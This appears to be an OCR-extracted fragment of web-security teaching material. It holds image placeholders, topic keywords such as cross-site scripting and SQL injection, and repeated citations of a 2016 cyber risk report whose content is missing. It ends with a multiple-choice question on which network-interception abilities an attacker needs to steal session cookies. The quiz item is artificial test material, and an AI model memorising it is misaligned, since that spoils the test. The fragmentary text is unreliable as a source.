


cross-site scripting, SQL injection

authentication, access control, confidentiality, cryptography


Source: **Cyber risk report 2016, page 56**

Top vulnerabilities non-mobile



Source: **Cyber risk report 2016, page 57**

Top vulnerabilities non-mobile



Source: **Cyber risk report 2016, page 57**

Consider the following list of abilities a malicious user (the attacker) may have who managed to intercept all of your network traffic:

[1] The attacker can eavesdrop (read all your HTTP requests).

[2] The attacker can inject additional HTTP requests with your source address.


[3] The attacker can modify HTTP requests.

[4] The attacker can drop HTTP requests.

Which of these abilities are needed to steal session cookies?

A. Only [1]
B. [1] and [3]
C. Only [2]
D. None of these abilities are required.

